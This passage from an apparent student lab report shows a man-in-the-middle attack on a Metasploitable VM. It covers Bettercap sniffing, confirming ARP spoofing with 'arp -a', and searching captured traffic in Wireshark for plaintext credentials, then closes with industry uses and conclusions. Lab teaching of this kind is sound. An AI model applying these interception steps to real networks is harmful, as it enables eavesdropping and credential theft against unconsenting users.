  28 root       -51   0  0 0 0 S   0.5  0.0   0:00.00 idle_inject/2
  29 root        20   0  0 0 0 S   0.5  0.0   0:00.18 migration/2

```

Fig9-Top command

5.5.11 Starting Network Sniffing

Activate network sniffing with `net.sniff on` to capture data transmitted between the target and other devices on the network.

5.5.12 Generating Network Traffic on the Target

1. On the target machine, ping a website on metasploitable (e.g., `acmegrade.com`) to create network traffic.
2. This traffic can be intercepted and observed, verifying successful MITM setup.

```
msfadmin@metasploitable:~$ ping acmegrade.com
PING acmegrade.com (54.199.34.18) 56(84) bytes of data.
From 192.168.108.131: icmp_seq=2 Redirect Host(New nexthop: 192.168.108.2)
From 192.168.108.131: icmp_seq=3 Redirect Host(New nexthop: 192.168.108.2)
From 192.168.108.131: icmp_seq=4 Redirect Host(New nexthop: 192.168.108.2)
From 192.168.108.131: icmp_seq=6 Redirect Host(New nexthop: 192.168.108.2)
From 192.168.108.131: icmp_seq=9 Redirect Host(New nexthop: 192.168.108.2)
From 192.168.108.131: icmp_seq=20 Redirect Host(New nexthop: 192.168.108.2)
```

Fig10-Pinging a site for network traffic

5.5.13 Checking ARP Table for MAC Address Confirmation

1. On the target machine, run `arp -a` to inspect the ARP table.
2. Confirm that the gateway IP is associated with the attacker's MAC address, verifying successful ARP spoofing.

```
msfadmin@metasploitable:~$ arp -a
? (192.168.108.131) at 00:0C:29:7D:97:9C [ether] on eth0
? (192.168.108.2) at 00:0C:29:7D:97:9C [ether] on eth0
```

Fig11-Port scanning using Nmap

5.5.14 Analyzing Captured Traffic Using Wireshark

1. Open Wireshark and select the appropriate network interface used for the MITM attack (e.g., `eth0` or `wlan0`).
2. Apply filters (e.g., HTTP, ARP, TCP) to focus on specific traffic types.
3. Monitor captured packets in real time to identify sensitive, unencrypted data like plaintext credentials.




Fig12-Wireshark for monitoring captured packets

Chapter 6: Industry Application

MITM attacks, when conducted ethically and with proper authorization, can be invaluable tools for network security professionals. They provide insights into potential vulnerabilities and help organizations strengthen their defences against real-world threats. Here are some common industry applications:

6.1 Vulnerability Assessment and Penetration Testing

Identifying Weaknesses: MITM attacks can uncover vulnerabilities in network protocols, authentication mechanisms, and encryption algorithms.

Assessing Risk: By simulating real-world attacks, security professionals can evaluate the potential impact of a successful compromise.

6.2 Network Monitoring and Intrusion Detection

Detecting Anomalies: MITM tools can help identify unusual network traffic patterns that may indicate unauthorized access or malicious activity.

Proactive Defence: By understanding potential attack vectors, organizations can implement preventive measures to protect their networks.

6.3 Security Awareness Training

Demonstrating Risks: MITM attacks can be used to educate employees about the dangers of clicking on suspicious links, sharing sensitive information, or using weak passwords.

Promoting Best Practices: By highlighting the potential consequences of security breaches, organizations can encourage employees to adopt safe online behaviours.

6.4 Forensic Analysis

Investigating Incidents: In the event of a data breach or other security incident, MITM tools can be used to reconstruct the attacker's activities and identify the root cause.

Gathering Evidence: Captured network traffic can provide valuable evidence for legal proceedings.

6.5 Product Testing and Development

Ensuring Security: Developers can use MITM attacks to test the security of their applications and identify potential vulnerabilities before they are exploited.

Improving Privacy: By understanding how data is transmitted and processed, organizations can take steps to protect user privacy.

Chapter 7: Conclusion and Future Directions

7.1 Conclusion

Throughout the project, I explored the concept of Man-in-the-Middle (MITM) attacks and utilized tools such as Nmap and Bettercap to understand, simulate, and analyse these attacks. We conducted network security audits, performed MITM attacks, analysed captured data, and explored mitigation techniques. The project demonstrated the critical importance of network security in protecting sensitive information and maintaining robust defences against cyber threats.

1. **Effectiveness of Tools:** Nmap proved to be an invaluable tool for network discovery and vulnerability assessment, while Better cap effectively demonstrated various MITM attack techniques and allowed us to simulate real-world attacks.
2. **Vulnerability Identification:** The use of these tools highlighted several potential vulnerabilities in network configurations and traffic management.

7.2 Future Decisions

1. Enhancing Security Measures

- a) **Implement Advanced Security Protocols:** Future projects should focus on implementing advanced security measures, such as multi-factor authentication and intrusion detection systems (IDS), to further strengthen network defences.
- b) **Continuous Monitoring:** Establish continuous network monitoring to detect and respond to potential MITM attacks in real-time.

2. Expanding Tool Utilization

- a) **Explore Additional Tools:** Investigate and integrate additional security tools and techniques for a more comprehensive approach to network security.
- b) **Tool Optimization:** Enhance the use of Nmap and Better cap by incorporating them into regular security assessments and incident response protocols.

3. Training and Awareness Programs

- a) **Develop Training Modules:** Create detailed training modules and simulations to educate IT staff and end-users about MITM attacks and preventive measures.
- b) **Conduct Workshops:** Organize workshops and awareness programs to improve overall cybersecurity awareness within the organization

4. Research and Development

- a) **Innovate Security Solutions:** Engage in research and development of new security solutions and technologies to address emerging threats and vulnerabilities.

- b) **Collaborate with Experts:** Partner with cybersecurity experts and organizations to stay updated on the latest threats and security advancements.

5. Regular Audits and Reviews

- a) **Schedule Regular Audits:** Implement a schedule for regular network security audits to identify and address new vulnerabilities.
- b) **Review Policies:** Continuously review and update security policies and procedures to ensure they are effective and current.

6. Documentation and Reporting

- a) **Improve Documentation:** Enhance documentation practices to include detailed records of security assessments, attack simulations, and mitigation strategies.
- b) **Share Findings:** Regularly share findings and best practices with relevant stakeholders to foster a culture of continuous improvement in cybersecurity.

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